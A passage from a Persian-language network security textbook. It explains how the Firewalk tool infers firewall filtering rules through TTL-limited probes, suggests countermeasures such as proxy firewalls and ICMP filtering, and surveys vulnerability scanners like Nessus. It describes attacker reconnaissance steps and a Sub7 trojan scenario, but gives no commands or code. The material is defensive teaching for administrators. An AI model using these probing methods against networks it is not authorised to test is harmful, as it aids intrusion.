اگر مدیریت شبکهٔ حسّاسی را بر عهده دارید حتماً از فیلترهای Stateful جهت حراست از شبکهٔ داخلی خود استفاده نمائید.

متاسفانه بررسی‌ها نشان می‌دهد که بسیاری از مسئولین شبکه برای امنیت سرویس‌دهندهٔ وب، سرویس‌دهندهٔ پست الکترونیکی، سرویس‌دهندهٔ DNS و FTP ، از فیلترهای معمولی روی مسیریاب خود استفاده کرده‌اند. در چنین حالتی ممکن است همه چیز مهیا و آرام به نظر برسد در حالی که ضریب امنیت شبکه پایین است.(آرامش قبل از طوفان!!) یک حملهٔ موفق و مخرّب بر علیه سرویس‌دهندهٔ وب، آسایش مسئول شبکه و موقعیت شغلی او را به خطر خواهد انداخت.

نرم‌افزارهای پویشگر مثل Nmap ، تمام گزینه‌های لازم برای پویش یک شبکه را در نظر گرفته‌اند و از هرگونه نقطهٔ ضعفی بهره می‌گیرند لذا دقت داشته باشید که هرگونه ضعف در مورد تنظیم فیلتر یا دیوار آتش، شکستی در مقابل Nmap محسوب می‌شود و Nmap وظیفهٔ خود را بخوبی انجام خواهد داد.

Firewalk بر علیه Firewall

بدیهی است که اگر در شبکه هیچ گونه فیلتر یا دیوار آتش نداشته باشد، آن شبکه براحتی میدان تاخت‌وتاز ابزارهای پویشگر پورت قرار خواهد گرفت و هر فرد بی‌تجربه نیز قادر خواهد بود ماشینهای شبکهٔ شما را برانداز نماید!

پویش و جستجوی پورتهای باز ، تعیین پروسه‌های فعال روی ماشین هدف و تعیین سیستم عامل ماشینهای هدف، برای شروع یک حمله کافی نیست. نفوذگر قبل از هر اقدامی ، تلاش می‌کند جزئیات بیشتری را از شبکهٔ هدف بدست بیاورد.

فراموش نکنید که اگر در شبکه یک مسیریاب با قابلیت فیلترینگ بسته یا یک دیوار آتش نصب کرده‌اید در حقیقت کار را برای نفوذگر سخت کرده‌اید نه غیر ممکن! زیرا دیوار آتش یا فیلتر تنها یک ابزار است که یکسری قواعد را به اجرا می‌گذارد در حالی که نفوذگر از تمام هوش و تجربهٔ خود برای نفوذ به شبکه بهره می‌گیرد.

یکی از ابزارهای بسیار بدیع و زیرکانه که می‌تواند در خدمت نفوذگر قرار گیرد نرم‌افزار Firewal**k** است که بر ضد Firewal**l** (دیوار آتش) بکار می‌رود. این نرم‌افزار که توسط دو نفر بنامهای دیوید گلداسمیت و میخائیل شِفمن نوشته شده در آدرس زیر در دسترس عموم قرار گرفته است:

http://www.packetfactory.net/Projects/Firewalk/firewalk-final.html

Firewalk سعی می‌کند تا متوجه شود چه شماره پورتهائی از طریق دیوار آتش باز مانده است! در حقیقت Nmap قادر نخواهد بود تعیین کند کدام پورت بر روی ماشین نهائی باز است و کدام پورت از طریق دیوار آتش باز مانده است. فراموش نکنید که اگر پویشگری مثل Nmap پورتی را بر روی یک ماشین بسته اعلام کرد، نمی‌توانید یقین داشته باشید که آن پورت واقعاً بسته است؛ شاید دیوار آتش مانع از کشف باز بودن آن شده باشد. هرگاه پورتی واقعاً بسته باشد می‌گوییم "پورت بر روی ماشین نهایی بسته است" ولی اگر دیوار آتش مانع از برقراری ارتباط با یک پورت باز در درون شبکه بشود: "پورت از طریق دیوار آتش بسته است". Firewalk بدنبال کشف همین موضوع است!

قطعاً به Firewalk نیاز دارید!

در یک جملهٔ ساده ، Firewalk سعی می‌کند قواعد فیلترینگ دیوار آتش شبکه را استخراج نماید. به عنوان مسئول شبکه قبل از آنکه نفوذگر از آن بر علیه شما استفاده کند، آنرا بیازمائید. Firewalk نیز همانند بقیهٔ ابزارهای قدرتمند بر روی لینوکس اجرا می‌شود! این ابزار ، بهمراه مستندات کامل آن بر روی CD ضمیمهٔ کتاب ، موجود می‌باشد.

حال باید بررسی کنیم نرم‌افزار Firewalk چگونه عمل می‌کند و بر چه اصولی استوار است:
Firewalk شبیه به ابزار traceroute که در ابتدای همین فصل توضیح داده شد، از فیلد TTL (Time To Live) در بستهٔ IP بهره می‌گیرد و در پی آنست که بفهمد دیوار آتش در یک شبکه کدام بسته‌های TCP یا UDP را فیلتر می‌کند و کدام را فیلتر نمی‌کند.

برای شروع ، Firewalk دو آدرس IP از کاربر طلب می‌کند:


- آدرس IP متعلق به دیوار آتش یا مسیریاب فیلترکننده
- آدرس ماشین هدف که در پشت دیوار آتش پناه گرفته است.

(این دو آدرس در مراحل قبلی پویش با استفاده از ابزاری همانند Nmap بدست آمده‌اند.)

براساس این دو آدرس، Firewalk در دو مرحله سعی می‌کند قواعد دیوار آتش را استخراج نماید و شمارهٔ پورتهایی را که ترافیک آنها می‌تواند به درون شبکه وارد شود، کشف کند:

الف) کنکاش در شبکه

در مرحلهٔ اول که در شکل (۱۴-۶) به تصویر کشیده شده است، Firewalk یک سلسله از بسته‌های IP را با تنظیم فیلد TTL به ۱ ، ۲ ، ۳ و ... به سمت هدف می‌فرستد. این عمل باعث خواهد شد مسیریابهای بین ماشین نفوذگر و دیوار آتش مشخص شود زیرا به محض حذف بسته با TTL=1 در اولین مسیریاب پاسخ ICMP Time Exceeded برخواهد گشت و بهمین ترتیب دومین مسیریاب و مسیریابهای بعدی تا رسیدن به دیوار آتش کشف می‌شوند. این عمل تا اینجا دقیقاً مشابه با عملکرد برنامهٔ Traceroute است؛ ولی Firewalk نیازی به دانستن آدرس مسیریابها بین راه ندارد بلکه فقط نیاز دارد **"تعداد"** آنها را تا رسیدن به دیوار آتش بداند. وقتی این تعداد (*N*) مشخص شد، Firewalk وارد مرحلهٔ بعد می‌شود.




شکل (۱۴-۶) Firewalk در مرحلهٔ اول تعداد مسیریابها را تا رسیدن به دیوار آتش می‌شمارد.

ب) مرحلهٔ پویش:

در این مرحله بگونه‌ای که در شکل (۱۵-٦) نشان داده شده، Firewalk سلسله‌ای از بسته‌های IP با فیلد TTL دقیقاً معادل با *N+1* به سمت ماشین هدف ارسال می‌نماید. (مسیریاب *N+1* یعنی اولین مسیریاب یا ماشین دقیقاً بعد از دیوار آتش) بستهٔ IP محتوی یک بستهٔ TCP با شمارهٔ پورت مورد جستجو است؛ آدرس IP مقصد بسته‌ها ، آدرس ماشین هدف در پشت دیوار آتش است. یقیناً این بسته به دیوار آتش خواهد رسید؛ اگر بسته از دیوار آتش عبور کند و به ماشین بعدی برسد بلافاصله پیغام ICMP Time Exceeded برخواهد گشت لذا Firewalk اعلام می‌کند که شماره پورت مورد جستجو از میان دیوار آتش باز و در دسترس می‌باشد زیرا دیوار آتش مجوز عبور بسته به درون شبکه را صادر کرده است. این پیغام بدین معنا نیست که پورت مربوطه روی ماشین هدف باز است، بلکه بدین معناست که بسته از دیوار آتش عبور کرده و دقیقاً در ماشین بعدی عمرش تمام شده و حذف گردیده است. اگر بسته نتواند از دیوار آتش عبور کند ، هیچ پاسخی باز نخواهد گشت.(یا پیغام ICMP Port Unreachable باز می‌گردد.) در این حالت مطمئن خواهیم شد که دیوار آتش بسته‌های TCP (یا UDP) با شماره پورت موردنظر را حذف خواهد کرد! دقت کنید که عدم برگشت پاسخ یا ارسال پیغام ICMP Port Unreachable بهیچوجه مربوط به ماشین هدف نیست چرا که با تنظیم TTL=*N+1* چنین بسته‌ای قاعدتاً به ماشین هدف نخواهد رسید، لذا مطمئن می‌شویم که این اتفاق درون دیوار آتش رخ داده است!!

Firewalk مکانیزم فوق را برای شماره پورتهای مختلف تکرار کرده و ضمن تحلیل نتیجه ، پورتهائی را که دیوار آتش برای آنها مجوز عبور صادر خواهد کرد، اعلام می‌نماید.

باید به یک نکتهٔ مهم در مورد Firewalk اشاره کنیم: مکانیزمی که این نرم‌افزار اتخاذ کرده است فقط برای دیوارهای آتش یا مسیریابهای فیلترکننده موثر خواهد بود و در مورد پراکسی Proxy نتیجهٔ



شکل (۱۵-٦) در مرحلهٔ پویش Firewalk سعی می‌کند پورتهای مجاز (باز) دیوار آتش را پیدا کند.

موثری نخواهد داشت. دقت داشته باشید که پراکسی (Proxy) بدین نحو عمل می‌کند که با دریافت یک تقاضای برقراری ارتباط TCP از یک ماشین خارجی:

- یک ارتباط TCP بین پراکسی و ماشین مبداء برقرار می‌شود.
- یک ارتباط TCP بین پراکسی و ماشین مقصد برقرار می‌شود.
- داده‌ها ابتدا از مبداء تحویل گرفته می‌شود و سپس برای مقصد ارسال می‌گردد. (داده‌های ارسالی از مبداء ابتدا بطور کامل تحویل لایهٔ کاربرد (Application) در پراکسی شده و پس از بررسی‌های لازم از طریق ارتباط TCP بین پراکسی و هدف ، تحویل داده خواهد شد.) بدین ترتیب هیچ ارتباط مستقیم و انتها به انتها[1] بین ماشین مبداء و ماشین هدف ایجاد نخواهد شد.

از آنجایی که پراکسی بسته‌ها را عبور نمی‌دهد بلکه آنها را بطور کامل دریافت کرده و پس از بررسی‌های لازم مجدداً از طریق یک ارتباط مستقل TCP به سمت هدف ارسال می‌کند، لذا مکانیزم Firewalk برای کشف پورتهای مجاز و باز کاملاً بی‌تاثیر است زیرا بسته‌های ارسالی با $TTL=N+1$ بطور کامل در پراکسی جذب شده، از آن عبور نخواهند کرد و قطعاً پیغامی شبیه ICMP Time Exceeded بازنخواهد گشت.

ابزار Firewalk مجموعهٔ شماره پورتهائی که از طریق دیوار آتش باز هستند را به نفوذگر اعلام خواهد کرد لذا او وقت خود را برای نفوذ از طریق پورتهایی که فیلتر می‌شوند، تلف نخواهد کرد. (بار دیگر تاکید می‌کنیم که وقتی شماره پورتی از طریق دیوار آتش یا فیلتر بسته (بلوکه) می‌شود ممکن است روی ماشین هدف باز باشد یعنی در درون شبکهٔ داخلی می‌توان بدین پورت متصل شد و مبادلهٔ داده کرد ولی از بیرون از شبکه اتصال با این پورت امکان‌پذیر نیست و بسته‌های ورودی به دیوار آتش با شمارهٔ پورت مورد نظر حذف می‌شوند. برعکس آن هم امکان‌پذیر است یعنی شماره پورتی از طریق دیوار آتش باز است و بلوکه نشده در حالیکه پورت مربوطه روی ماشین هدف بسته است یعنی اگرچه دیوار آتش اجازهٔ عبور بسته‌هائی با شمارهٔ پورت موردنظر را می‌دهد ولیکن پروسهٔ فعالی روی ماشین هدف وجود ندارد.(تا به پورت موردنظر گوش بدهد.)

نفوذگر در نخستین مراحل تهیهٔ طرح حمله، بوسیله Firewalk شمارهٔ پورتهائی را که از طریق دیوار آتش باز مانده‌اند، استخراج می‌کند تا بروشهائی که در فصول بعد توضیح می‌دهیم پروسه‌ای را روی ماشین هدف فعال کند تا به شمارهٔ پورتهای باز گوش بدهد. (روشی مثل اسبهای تروا) یعنی تلاشهای بعدی نفوذگر معطوف به ایجاد سرویسهائی روی ماشین هدف خواهد بود که به شمارهٔ پورتهای مجاز و بلوکه نشده گوش بدهند. مثلاً فرض کنید نفوذگر توسط نرم‌افزار Firewalk متوجه شده که پورت ۲۳ مربوط به TelNet از طریق دیوار آتش باز می‌باشد و بلوکه نشده است ولی سرویس‌دهندهٔ TelNet روی ماشینهای هدف وجود ندارد. ممکن است او با نوشتن یک برنامهٔ کوچک (یا یک قطعه اسکریپت) بطور متوالی و شبانه‌روزی، پورت ۲۳ را روی ماشین هدف بررسی نماید. (مثلاً هر ۱۵ دقیقه یکبار) احتمالاً این پورت بدین دلیل باز است که در برخی مواقع، مسئول شبکه

[1] End to End

برای عملیاتی شبیه رفع اشکال از شبکه، سرویس‌دهندهٔ Telnet را موقتاً فعال می‌کند تا بتواند از راه دور به یک ماشین وارد شود. در این حالت برنامهٔ نوشته شده در سمت نفوذگر فعال شدن سرویس‌دهنده و باز شدن پورت را گزارش می‌کند و او را برای اجرای مقاصد بعدی خود آگاه می‌سازد. لذا حتی باز بودن شماره پورتهائی که بطور طبیعی سرویس‌دهندهٔ آن روی هیچیک از ماشینهای شبکه فعال نیست می‌تواند خطری بالقوه برای آن شبکه محسوب شود!

باز بودن شمارهٔ پورتهائی که سرویس‌دهندهٔ آنها روی ماشینهای نهائی فعال نیست این امکان را به نفوذگر می‌دهد که در مرحلهٔ نفوذ پروسه‌ای را روی ماشین هدف فعال کند تا به شمارهٔ پورت موردنظر گوش بدهد در حالی که دیوار آتش از آن بی‌اطلاع است و بسته‌های ارسالی به آن شماره پورت را عبور خواهد داد؛ چراکه مسئول شبکه فکر می‌کرده هیچ پروسه‌ای که به این شماره پورت گوش بدهد در شبکهٔ او وجود خارجی ندارد. برای مثال فرض کنید که مسئول شبکه دیوار آتش را بگونه‌ای تنظیم کرده که شمارهٔ پورت ۲۷۳۷٤ باز مانده باشد. در شرایط عادی هیچ پروسه‌ای روی ماشینهای شبکه به چنین پورتی گوش نمی‌دهد و لذا به زعم او خطری متوجه هیچ ماشینی در شبکه نیست. حال فرض کنید که یک برنامهٔ آلوده به اسب تروای Sub7 (که در فصل دهم معرفی خواهد شد) توسط نامهٔ الکترونیکی (یا حتی دیسکت آلوده) برای یکی از کاربران ارسال شود؛ با اجرای آن روی ماشین کاربر، پروسهٔ Sub7 Server فعال شده و به پورت ۲۷۳۷٤ گوش خواهد داد. لذا یکی از ماشینهای شبکه بطور کامل در اختیار نفوذگر قرار گرفته و راه برای حملات آتی او باز شده است و هیچ کاری نیز از دیوار آتش برنمی‌آید!!

مقابله با Firewalk

راههای متنوعی برای مقابله با پویش و جستجوی شبکه توسط نرم‌افزار Firewalk وجود دارد:

- تمام پورتهای باز (مجموعاً ٦٥٥۳٥ پورت) را به استثنای آنهائی که یقیناً باید باز باشند ، بدون هیچ تردیدی ببندید. باتوجه به آنکه نفوذگر احتمالاً با استفاده از برنامه‌های خودکار یا اسکریپتها بطور متناوب و شبانه‌روزی، شبکهٔ شما را جستجو می‌کند و مترصد نفوذ است حتی برای چند ساعت نیز پورتهای غیرضروری را باز نکنید.
- دیوارهای آتش و مسیریابهای فیلترکننده در مقابل Firewalk ضعف دارند و براساس روشی که Firewalk اتخاذ کرده است قواعد فیلترینگ آنها آشکار می‌شود، لذا توصیه آنست که اگر شبکهٔ بسیار حساس و حیاتی را مدیریت می‌کنید بجای استفاده از دیوار آتش از فیلترهای پراکسی استفاده کنید. پراکسی‌ها هویت شبکهٔ داخلی را پنهان نگاه می‌دارند چرا که هیچ ارتباط مستقیمی بین ماشین خارجی و ماشینهای داخلی برقرار نخواهد شد بلکه تمام ارتباطات TCP خارجی با پراکسی خواهد بود لذا هیچ‌گونه بسته‌ای (چه مجاز و چه غیرمجاز) مستقیماً برای هدف ارسال نخواهد شد. (در بازار به چنین فیلترهائی Proxy Based Firewall گفته می‌شود.) البته باید اذعان داشت که استفاده از فیلترهای پراکسی ممکن است سرعت شبکه را پائین بیاورد بنابراین قبل از تهیهٔ این گونه فیلترها از کارآئی آن مطمئن باشید.(یعنی بررسی کنید آیا سرعت عملیات پراکسی

با پهنای باند در اختیار شما متناسب است یا خیر؟)

- ICMP اگر چه برای اهداف خیرخواهانه پیاده‌سازی شده است ولی استفاده‌هائی که از آن برای اهداف شوم نفوذگران می‌شود گاهی زیادتر از منافع آن است لذا برای مقابله با Firewalk سعی کنید روی تمام ماشین‌های حساس شبکهٔ داخلی، ICMP را غیرفعال کنید، یا آنکه فیلتر خود را بگونه‌ای تنظیم کنید که تمام بسته‌های ICMP (که شمارهٔ پروتکل آن در سرآیند بستهٔ IP دقیقاً مشخص است) فیلتر و حذف شوند. در چنین حالتی برای هیچ کدام از بسته‌هائی که از دیوار آتش عبور می‌کنند یا حذف می‌شوند ، پیغامی برنخواهد گشت لذا Firewalk اشتباهاً پورتهای باز را هم بسته اعلام خواهد کرد که این به نفع شماست زیرا نفوذگر را مایوس خواهد کرد!

ابزارهای جستجوی نقاط آسیب‌پذیر

تا اینجا اطلاعاتی که نفوذگر از شبکهٔ شما بدست آورده است عبارتست از:

- فهرست ماشینهای فعال در شبکهٔ داخلی (با استفاده از ابزاری مثل Ping یا Cheops)
- توپولوژی و ساختار تقریبی شبکه (با استفاده از ابزاری مثل Traceroute و Cheops)
- فهرست پورتهای باز روی هر ماشین فعال (توسط نرم‌افزاری مثل Nmap)
- نوع سیستم عامل هر ماشین فعال در شبکه (توسط نرم‌افزاری مثل Nmap)
- وجود دیوار آتش و فهرست پورتهائی که دیوار آتش آنها را باز گذاشته است. (توسط نرم‌افزاری مثل Firewalk)

این اطلاعات برای مراحل بعدی شناسائی و جستجو ، بنیادی محسوب می‌شوند.

دانستن آنکه یک پورت روی یک ماشین باز است یا خیر هیچ سودی برای نفوذگر ندارد مگر آنکه نقطه ضعف پروسه‌ای که به آن شماره پورت گوش می‌دهد پیدا شود! بنابراین نفوذگر در ادامهٔ مرحله شناسائی به دنبال فهرستی از نقاط آسیب‌پذیر پروسه‌های در حال شنود به پورتهای باز (یا هر پروسهٔ در حال اجرا) روی ماشین هدف می‌گردد. (مثلاً نقاط ضعف IIS 5.0 یا Apache به عنوان یک پروسهٔ گوش‌دهنده به پورت TCP-80 یا نقطهٔ ضعف پروسهٔ IP بعنوان یک پروسهٔ در حال اجرا روی ماشین هدف)

نفوذگر برای شناسائی نقاط آسیب‌پذیر از نرم‌افزارهائی استفاده می‌کند که گاهی خودش مجبور به نوشتن آنها شده است. ابزارهائی به همین منظور در اختیار نفوذگران قرار دارد که به نام نرم‌افزارهای "پویشگر نقاط آسیب‌پذیر" (Vulnerability Scanners) مشهورند. تفکر کلّی حاکم بر این ابزارها به شرح زیر است:

این ابزار بطور خودکار با پروسهٔ اجرا شده روی ماشین هدف ارتباط برقرار کرده و با ارسال داده‌های نامتعارف به آن پروسه، نقطهٔ ضعف آنرا در مواجهه با این داده‌ها، بدست می‌آورند. نفوذگر از همین حربه برای ضربه زدن به ماشین هدف استفاده می‌کند. چون این فرآیند بطور خودکار و از طریق برنامه (و طبعاً با سرعت بالا) انجام می‌شود لذا می‌توان هزاران هزار حالت مختلف را بررسی کرد و در

صورت وجود وقت کافی نقاط ضعف پروسه‌های ماشین هدف را استخراج نمود.

برخی از نرم‌افزارها و سیستمهای عامل همراه با نقاط ضعف به بازار عرضه می‌شوند و زمانی که در دسترس عموم قرار بگیرند، خبرگان به سرعت نقاط ضعف آن را استخراج کرده و به دنیا اعلام می‌کنند. متعاقب آن شرکت توسعه‌دهندهٔآن نرم‌افزار، اصلاحیهٔ آنرا در قالب Patch عرضه می‌کند ولی بسیاری از خریداران از این موضوع بی‌خبرند و هنوز از نسخه دارای اشکال استفاده می‌کنند. (این قضیه در مورد تمام سری ویندوز حتی XP صادق است!!)

معمولاً نفوذگر از نرم‌افزارهائی برای پویش نقاط آسیب‌پذیر استفاده می‌کند که یک پایگاه داده از نقاط ضعف بنیادی سیستمهای عامل و نرم‌افزارهای معروف در اختیار دارند و چون در مرحلهٔ قبلی نوع سیستم عامل مشخص گردیده است ابتدا با استفاده از این پایگاه داده به دنبال اشکالات و نقاط ضعف بنیادی سیستم می‌گردد. گزارشها نشان می‌دهد که منشأ موفقیت بسیاری از این حملات ، سهل‌انگاری مسئول شبکه در رفع اشکالات بنیادی (Bugs) سیستم عامل و نرم‌افزارهای سرویس‌دهنده است.

ابزارهای پویش نقاط آسیب‌پذیر، بدنبال کشف موارد زیر روی ماشین هدف می‌گردند:

- **ضعف در پیکربندی پیش‌فرض یک سرویس‌دهنده**: بسیاری از سرویس‌دهنده‌ها تنظیمات پیکربندی را به صورت پیش‌فرض ضعیف در نظر می‌گیرند. مثلاً پروسهٔ inetd روی یونیکس یا لینوکس دارای یکسری تنظیمات پیش‌فرض است که عدم توجه مسئول شبکه به آن (یعنی نصب کورکورانه و بدون تغییر در پیکربندی) شکافهائی را جهت ورود نفوذگر به سیستم باز می‌گذارد.
- **خطاهای پیکربندی سرویس‌دهنده**: خطاهای انسانی ناشی از ضعف اطلاعات یا اشتباهات سهوی در تنظیم پیکربندی یک سرویس‌دهنده می‌تواند در خدمت نفوذگر قرار بگیرد. مثلاً در ویندوز NT عدم پیکربندی صحیح به نفوذگر اجازه می‌دهد از طریق انجام یک Null Scan فهرست تمام کاربران را استخراج کند.
- **نقاط آسیب‌پذیر شناخته شده**: یعنی باگهائی (Bug) که بصورت ذاتی در نرم‌افزارهای مورد استفاده کاربران وجود دارد. بعنوان مثال سرویس‌دهندهٔ BIND DNS دارای یک اشکال ذاتی در نسخه‌های اولیهٔ است بگونه‌ای که کنترل سیستم در اختیار نفوذگر قرار می‌گیرد.


ابزارهای کشف نقاط آسیب‌پذیر معمولاً دارای اجزاء زیر هستند:

- **پایگاه اطلاعاتی از نقاط ضعف و آسیب‌پذیر سیستمها**: در این پایگاه اطلاعاتی فهرستی از نقاط ضعف سیستمهای مختلف ذخیره شده است و نحوهٔ آزمایش این نقاط ضعف نیز تعیین گردیده است.
- **واسط کاربر**: این قسمت از نرم‌افزار، برای دریافت فرامین کاربر از طریق یک واسط گرافیکی است. از طریق این واسط، کاربر (نفوذگر) شبکهٔ هدف و نوع آزمایشی را که باید انجام شود، مشخص می‌نماید.
- **موتور پویش یا Scanning Engine** : این قسمت بازوی اجرائی نرم‌افزار محسوب می‌شود. موتور

پویش براساس بانک اطلاعاتی نقاط ضعف و همچنین تنظیماتی که نفوذگر انجام داده است، بسته‌های خاص و مشخصی را تولید و به سمت ماشین هدف ارسال می‌نماید تا بتواند تعیین کند که آیا نقطهٔ ضعف مورد آزمایش واقعاً وجود دارد یا خیر؟

- **پایگاه اطلاعاتی از نقاطِ ضعف سیستم که در پویش جاری کشف شده است:** این قسمت در حقیقت ذخیره کنندهٔ نتایج هر مرحله از پویش سیستم و نقاط ضعف کشف شده می‌باشد. نتایج حاصل از این مرحله می‌تواند مجدداً در خدمت "موتور پویش" برای بررسی‌های جدید قرار گیرد.
- **بخش گزارش‌گیری و ثبت نتایج پویش:** این قسمت از نرم‌افزار، گزارشهای نهائی ازفهرست بررسی‌های انجام شده و نتیجهٔ پویش ماشین هدف را ارائه می‌کند.

شکل (۱۶-۶) شمای کلّی یک ابزار پویشگر نقاط آسیب‌پذیر سیستم را نشان می‌دهد.



شکل (۱۶-۶) شمای کلّی یک ابزار پویشگر که نقاط آسیب‌پذیر سیستم را آشکار می‌کند.

معرفی برخی از ابزارهای پویش و جستجوی نقاط آسیب‌پذیر

ابزارهای پویش و جستجوی نقاط آسیب‌پذیر فقط در خدمت نفوذگر نیستند بلکه ابزاری مناسب برای مسئولین شبکه محسوب می‌شوند تا قبل از هرگونه حمله به سیستم، خودشان نقاط ضعف سیستم و سرویس‌دهنده‌های شبکه را تعیین کنند.

نرم‌افزارهای ذیل به عنوان ابزارهای پویش و جستجوی نقاط آسیب‌پذیر معرفی شده‌اند:

- SARA, by Advanced Research Organization, *http://www-arc.com/sara/*
- SAINT, by World Wide Digital Security, *http://www.wwdsi.com/saint/*
- VLAD the Scanner, by Razor, *http://razor.bindview.com/tools/*
- Nessus, by Nessus Project Team, *http://www.nessus.org/*

به یک ابزار Vulnerability Scanners نیاز دارید!

با استفاده از ابزارهای پویش نقاط آسیب‌پذیر، اشکالات شبکهٔ خود را قبل از دیگران پیدا کرده و رفع کنید. به منظور اشکالزدایی و بررسی‌های امنیتی حداقل به یکی از آنها احتیاج دارید. یک مجموعهٔ بسیار غنی از این ابزارها شامل چهار مورد فوق ، بهمراه کدهای منبع برخی از آنها (به زبان C) بر روی دیسک ضمیمهٔ کتاب موجود می‌باشد. آدرس موقعیت آنها بر روی CD ، در انتهای فصل مشخص شده است.

برخی از ابزارهای پویش و جستجوی نقاط آسیب‌پذیر بصورت تجاری در بازار عرضه شده‌اند:

- Network Associates CyberCop Scanner, *http://www.pgp.com/products/cybercop-scanner/defaul.asp*
- ISS's internet Scanner, *http://www.iss.net/*
- Cisco's Secure Scanner (formly NetSonar), *http://www.cisco.com/wrap/public/cc/pd/sqsw/nesn/*
- Axent's Net Recorn, *http://www.axent.com/*
- eEye's Retina Scanner, *http://www.eeye.com/*
- Qualy's QualysGuard, *http://www.qualys.com/*
- Vigilante's Secure Scan, *http://www.vigilante.com*

از بین تمام این ابزارها، Nessus دارای مشخصات متمایز و ویژه‌ای است که حتی برخی از نسخه‌های تجاری نیز از آنها بی‌بهره‌اند:

- کدهای برنامه‌نویسی این برنامه توسط گروه توسعه‌دهندهٔ آن در اختیار عموم قرار گرفته است. بنابراین می‌توان بدقت کدها را بررسی کرد و از سالم و بی‌خطر بودن عملکرد آن اطمینان حاصل نمود.
- شما می‌توانید کدهای لازم برای بررسی یک نقطهٔ ضعف جدید را تعریف کرده و درون برنامه بگذارید.
- گروههای مختلفی در دنیا از Nessus استفاده می‌کنند و بطور مستمر کدهای کشف نقاط آسیب‌پذیر را ابداع می‌نمایند لذا این نرم‌افزار بطور مداوم تکمیل و به‌روز می‌شود.

- از همه مهمتر : این ابزار رایگان است! (قابل تهیه از CD جانبی کتاب)

ساختمان Nessus یک ساختار کاملاً پیمانه‌ای (Modular) و قابل گسترش است. هر قطعه کد که یک نقطهٔ ضعف را جستجو می‌کند، برنامهٔ کوچکی است که Plug-in نام دارد. (هر Plug-in فقط یک نوع آزمایش برای کشف نقطه ضعف انجام می‌دهد.) پایگاه اطلاعاتی Nessus بیش از ۵۰۰ نوع مختلف Plug-in را برای بررسی نقطه ضعف سیستمها و سرویس‌دهنده‌های مختلف ذخیره کرده است که فوق‌العاده غنی به نظر می‌رسد. این plug-in ها در دسته‌های زیر تفکیک می‌شوند:

- **Finger abuses** : این plug-in بر روی اشکالات موجود در سرویس‌دهندهٔ Finger که بطور معمول روی سیستم عامل یونیکس وجود دارد، تمرکز می‌کند. (البته مسئول شبکهٔ زیرک هیچگاه سرویس Finger را فعال نگاه نمی‌دارد!)
- **Windows** : این plug-in بر روی حملات به انواع سیستمهای مبتنی بر ویندوز متمرکز است.(از سری 9x تا 2000)
- **Backdoor** : این plug-in سعی می‌کند ویروسهای اسب تروا همانند Back Orifice(Bo) و NetBus را بر روی ماشین هدف جستجو کند.
- **Gain a Shell Remotely** : این دسته از plug-ins سعی دارند نقاط ضعف سیستمهائی را پیدا کنند که به نفوذگر اجازهٔ رخنه از طریق خط فرمان به سیستم هدف را می‌دهند.(شبیه به TelNet)
